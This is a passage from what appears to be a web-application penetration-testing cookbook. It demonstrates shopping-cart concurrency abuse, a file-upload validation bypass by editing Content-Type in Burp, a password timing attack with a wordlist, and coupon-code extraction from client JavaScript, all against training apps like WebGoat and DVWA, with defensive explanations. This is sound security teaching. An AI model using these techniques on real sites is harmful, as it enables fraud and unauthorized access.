Hewlett-Packard - All-in-One Laser Printer	\$299.00	<input type="text" value="0"/>	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	<input type="text" value="1"/>	\$0.00
Toshiba - XGA LCD Projector	\$649.00	<input type="text" value="0"/>	\$0.00

Total: \$0.00

- At the next screen, before clicking the **Confirm** button, switch to the second tab, and update the cart again, but this time with our new quantity of 10, and click on **Update Cart**:

Shopping Cart Concurrency Flaw

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Solution Videos Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$17,990.00

Update Cart

Purchase

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14. Return to the first tab, and click the **Confirm** button:

Shopping Cart Concurrency Flaw

Choose another language: English Logout

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For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Place your order

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$1,799.00

Enter your credit card number:

Enter your three digit access code:

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Notice we were able to purchase 10 Sony Vaio laptops for the price of one!

Choose another language: English ▾
Logout ?

Shopping Cart Concurrency Flaw

◀ Hints ▶
Show Params
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Solution Videos [Restart this Lesson](#)

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

* Thank you for shopping! You have (illegally!) received a 90% discount. Police are on the way to your IP address.

* Congratulations. You have successfully completed this lesson.

Thank you for your purchase!
Confirmation number: **CONC-88**

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total Amount Charged to Your Credit Card:
\$1,799.00

[Return to Store](#)

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How it works...

Thread-safety issues can produce unintended results. For many languages, the developer's knowledge of how to declare variables and methods as thread-safe is imperative. Threads that are not isolated, such as the cart contents shown in this recipe, can result in users gaining unintended discounts on products.

Unrestricted file upload – bypassing weak validation


Many applications allow for files to be uploaded for various reasons. Business logic on the server-side must include checking for acceptable files; this is known as **whitelisting**. If such checks are weak or only address one aspect of file attributes (for example, file extensions only), attackers can exploit these weaknesses and upload unexpected file types that may be executable on the server.

Getting ready

Using the **Damn Vulnerable Web Application (DVWA)** application and Burp, we will exploit a business logic design flaw in the file upload page.


How to do it...

1. Ensure the owaspbwa VM is running. Select **DVWA** from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. At the login page, use these credentials: Username: `user`; Password: `user`.
3. Select the **DVWA Security** option from the menu on the left. Change the default setting of **low** to **medium** and then click **Submit**:



The screenshot shows the DVWA Security page. The DVWA logo is at the top center. On the left is a navigation menu with buttons for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'DVWA Security' button is highlighted in green. The main content area is titled 'DVWA Security' with a lock icon. Below it is the 'Script Security' section, which states the current security level is 'medium'. It explains that the security level can be set to low, medium, or high, and that this changes the vulnerability level. A dropdown menu is open, showing 'low', 'medium' (highlighted in red), and 'high'. A 'Submit' button is next to the dropdown. Below the dropdown, there is a section for 'PHPIDS v.0.6 (PHP-Intrusion Detection System)', which is currently 'disabled'. There are links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'.

4. Select the **Upload** page from the menu on the left:



The screenshot shows the DVWA Upload page. The navigation menu on the left is the same as in the previous screenshot, but the 'Upload' button is highlighted in green. The main content area is titled 'Vulnerability: File Upload'. It contains a form with the text 'Choose an image to upload:' and a 'Browse...' button. Below the 'Browse...' button, it says 'No file selected.' There is an 'Upload' button below the form. Below the form is a section titled 'More info' with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>.

- Note the page instructs users to only upload images. If we try another type of file other than a JPG image, we receive an error message in the upper left-hand corner:

Your image was not uploaded.

- On your local machine, create a file of any type, other than JPG. For example, create a Microsoft Excel file called `malicious_spreadsheet.xlsx`. It does not need to have any content for the purpose of this recipe.
- Switch to Burp's **Proxy | Intercept** tab. Turn Interceptor on with the button **Intercept is on**.
- Return to Firefox, and use the **Browse** button to find the `malicious_spreadsheet.xlsx` file on your system and click the **Upload** button:



- With the request paused in Burp's **Proxy | Interceptor**, change the **Content-type** from `application/vnd.openxmlformats-officedocument.spreadsheet.sheet` to `image/jpeg` instead.
 - Here is the original:

```
-----180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: application/vnd.openxmlformats-officedocument.spreadsheetml.sheet
```

- Here is the modified version:

```
-----180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: image/jpeg
```

10. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
11. Note the file uploaded successfully! We were able to bypass the weak data validation checks and upload a file other than an image:

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/malicious_spreadsheet.xlsx successfully uploaded!

How it works...

Due to weak server-side checks, we are able to easily circumvent the image-only restriction and upload a file type of our choice. The application code only checks for content types matching `image/jpeg`, which is easily modified with an intercepting proxy such as Burp. Developers need to simultaneously whitelist both content-type as well as file extensions in the application code to prevent this type of exploit from occurring.

Performing process-timing attacks

By monitoring the time an application takes to complete a task, it is possible for attackers to gather or infer information about how an application is coded. For example, a login process using valid credentials receives a response quicker than the same login process given invalid credentials. This delay in response time leaks information related to system processes. An attacker could use a response time to perform account enumeration and determine valid usernames based upon the time of the response.

Getting ready

For this recipe, you will need the `common_pass.txt` wordlist from `wfuzz`:


- <https://github.com/xmendez/wfuzz>
 - Path: `wordlists | other | common_pass.txt`

Using OWASP Mutillidae II, we will determine whether the application provides information leakage based on the response time from forced logins.


How to do it...

Ensure Burp is running, and also ensure that the `owaspbwa` VM is running and that Burp is configured in the Firefox browser used to view `owaspbwa` applications.

1. From the `owaspbwa` landing page, click the link to OWASP Mutillidae II application.
2. Open Firefox browser to the home of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`).
3. Go to the login page and log in using the username `ed` and the password `pentest`.
4. Switch to Burp's **Proxy | HTTP history** tab, find the login you just performed, right-click, and select **Send to Intruder**:



5. Go to the **Intruder | Positions** tab, and clear all the payload markers, using the **Clear \$** button on the right-hand side:



- Select the password field and click the **Add \$** button to wrap a payload marker around that field:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; Server=b3dhc3Bid2E; PHPSESSID=kr6j68jale33n5845ahe5496o7
Connection: close
Upgrade-Insecure-Requests: 1

username=ed&password=$pentest$&login-php-submit-button=Login
```

Buttons: Start attack, Add \$, Clear \$, Auto \$, Refresh

- Also, remove the PHPSESSID token. Delete the value present in this token (the content following the equals sign) and leave it blank. This step is very important, because if you happen to leave this token in the requests, you will be unable to see the difference in the timings, since the application will think you are already logged in:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: **Sniper**

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; Server=b3dhc3Bid2E; PHPSESSID=
Connection: close
Upgrade-Insecure-Requests: 1

username=ed&password=$pentest$&login-php-submit-button=Login
```

Buttons: Start attack, Add \$, Clear \$, Auto \$, Refresh

- Go to the **Intruder | Payloads** tab. Within the **Payload Options [Simple list]**, we will add some invalid values by using a wordlist from wfuzz containing common passwords: wfuzz | wordlists | other | common_pass.txt:



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

123456

1234567

12345678

123asdf

Admin

admin

administrator


asdf123

Add

Enter a new item

Add from list ...

- Scroll to the bottom and uncheck the checkbox for Payload Encoding:



Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


URL-encode these characters: .\=\<>?+&*:"{}|^\'

- Click the **Start attack** button. An attack results table appears. Let the attacks complete. From the attack results table, select **Columns** and check **Response received**. Check **Response completed** to add these columns to the attack results table:

The screenshot shows the 'Intruder attack 1' results window. The 'Columns' menu is open, and 'Response received' and 'Response completed' are checked. The main table displays the following data:

Request	Status	Error	Timeout	Length	Comment
0	302	<input type="checkbox"/>	<input type="checkbox"/>	50892	
1	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
2	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
3	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
4	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	

- Analyze the results provided. Though not obvious on every response, note the delay when an invalid password is used such as administrator. The Response received timing is 156, but the Response completed timing is 166. However, the valid password of pentest (only 302) receives an immediate response: 50 (received), and 50 (completed):



Request	Payload	Status	Response received	Response completed	Error	Timeout	Length
0		302	50	50	<input type="checkbox"/>	<input type="checkbox"/>	50950
1		200	31	31	<input type="checkbox"/>	<input type="checkbox"/>	50820
2	123456	200	48	48	<input type="checkbox"/>	<input type="checkbox"/>	50820
3	1234567	200	83	83	<input type="checkbox"/>	<input type="checkbox"/>	50820
4	12345678	200	139	139	<input type="checkbox"/>	<input type="checkbox"/>	50820
5	123asdf	200	130	133	<input type="checkbox"/>	<input type="checkbox"/>	50820
7	admin	200	129	129	<input type="checkbox"/>	<input type="checkbox"/>	50820
6	Admin	200	170	171	<input type="checkbox"/>	<input type="checkbox"/>	50820
8	administrator	200	156	166	<input type="checkbox"/>	<input type="checkbox"/>	50820
10	backup	200	130	141	<input type="checkbox"/>	<input type="checkbox"/>	50820

How it works...

Information leakage can occur when processing error messages or invalid coding paths takes longer than valid code paths. Developers must ensure the business logic does not give away such clues to attackers.

Testing for the circumvention of work flows

Shopping cart to payment gateway interactions must be tested by web app penetration testers to ensure the workflow cannot be performed out of sequence. A payment should never be made unless a verification of the cart contents is checked on the server-side first. In the event this check is missing, an attacker can change the price, quantity, or both, prior to the actual purchase.

Getting ready

Using the OWASP WebGoat application and Burp, we will exploit a business logic design flaw in which there is no server-side validation prior to a purchase.

How to do it...

1. Ensure the owaspbwa VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. After you click the OWASP WebGoat link, you will be prompted for login credentials. Use these credentials: User Name: `guest`; password: `guest`.
3. After authentication, click the **Start WebGoat** button to access the application exercises.
4. Click **AJAX Security | Insecure Client Storage** from the left-hand menu. You are presented with a shopping cart:

Choose another language: English ▾
Logout ?

Insecure Client Storage

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Solution Videos Restart this Lesson

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0 <input style="width: 40px;" type="text"/>	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0 <input style="width: 40px;" type="text"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	0 <input style="width: 40px;" type="text"/>	\$0.00
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0 <input style="width: 40px;" type="text"/>	\$0.00
Total before coupon is applied:			\$0.00
Total to be charged to your credit card:			\$0.00


Enter your credit card number:

Enter your coupon code:



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- Switch to Burp's **Proxy | HTTP history** tab, Click the **Filter** button, and ensure your **Filter by MIME type** section includes **Script**. If **Script** is not checked, be sure to check it now:



- Return to the Firefox browser with WebGoat and specify a quantity of 2 for the Hewlett-Packard - Pavilion Notebook with Intel Centrino item:

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	2	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00
Total before coupon is applied:			\$3,199.98
Total to be charged to your credit card:			\$3,199.98
Enter your credit card number:	4128 3214 0002 1999		
Enter your coupon code:	<input type="text"/>		
<input type="button" value="Purchase"/>			

- Switch back to Burp's **Proxy | HTTP history** tab and notice the JavaScript (*.js) files associated with the change you made to the quantity. Note a script called `clientSideValidation.js`. Make sure the status code is 200 and not 304 (not modified). Only the 200 status code will show you the source code of the script:

203	http://192.168.56.101	GET	/WebGoat/attack?Screen=119&menu=400	✓	200	34155	HTML		Insecure Client Storage
208	http://192.168.56.101	GET	/WebGoat/javascript/javascript.js		304	229	script	js	
209	http://192.168.56.101	GET	/WebGoat/javascript/menu_system.js		304	230	script	js	
210	http://192.168.56.101	GET	/WebGoat/javascript/toggle.js		304	230	script	js	
211	http://192.168.56.101	GET	/WebGoat/javascript/makeWindow.js		304	229	script	js	
212	http://192.168.56.101	GET	/WebGoat/javascript/lessonNav.js		304	230	script	js	
213	http://192.168.56.101	GET	/WebGoat/javascript/clientSideValidation.js		200	3325	script	js	


- Select the `clientSideValidation.js` file and view its source code in the **Response** tab.
- Note that coupon codes are hard-coded within the JavaScript file. However, used literally as they are, they will not work:

The screenshot shows the Burp Suite interface. The 'HTTP history' tab is active, displaying a list of requests. The request for `/WebGoat/javascript/clientSideValidation.js` with status 200 is selected. The 'Response' tab is open, showing the raw response content. The response is an HTTP 200 OK with headers including `Date: Sun, 09 Sep 2018 17:28:02 GMT`, `Server: Apache-Coyote/1.1`, and `Content-Type: text/javascript`. The body of the response contains JavaScript code. A red box highlights the following array of coupon codes:

```
var coupons = ["mvojubmq",
"emph",
"sfwmjt",
"faopsc",
"fopttfsq",
"pxuttfsq"];
```

Below this array is a function `isValidCoupon(coupon)` that checks if a coupon is in the array and returns true or false.

- Keep looking at the source code and notice there is a `decrypt` function found in the JavaScript file. We can test one of the coupon codes by sending it through this function. Let's try this test back in the Firefox browser:



```
